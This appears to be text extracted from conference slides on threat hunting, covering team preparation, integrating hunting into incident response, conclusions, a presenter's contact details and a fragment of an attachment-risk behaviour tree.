
32

# Looking for suspicious activity on Data ts by Day





# More linking








### **Preparation**

- Prepare your Team
  - Identify Resources
  - Allocate time
  - Build a plan for documentation and tog!
- Start SMALL
- Refine the process
  - Make sure you have all the right tools
- Move to wider Hunts
- Motivate
  - Use internal "CTF" challenges with real data





#### **Embedded into IR**

- Get Executive Buy IN!
  - Use the results of preparation to show benefits
- Update Policy
  - IR needs to be an active part of Operations
- Augment skill set
  - Enterprise knowledge
  - Hypothesis
  - Statistics
- Incorporate new knowledge into incident handling analysis



#### Conclusions

- Threat Hunting can provide a great tool to stay ahead
  - Refocusing of the IR process; priority on identification

- Minimise footprint where attackers can take a foot hold
  - Remove the dark holes
- Detect Breaches Yourself
  - Kill the 3<sup>rd</sup> party reporting syndrome




#### **@Fvt Contact Me at**

- tfischer@digitalguardian.com
- tvfischer+sec@gmail.com
- keybase.io/fvt



#### **Behaviour Tree**



**Attachment Opened** 

Active Attachment

Public

Risk - unknown Risk - elevated

Suspicious activity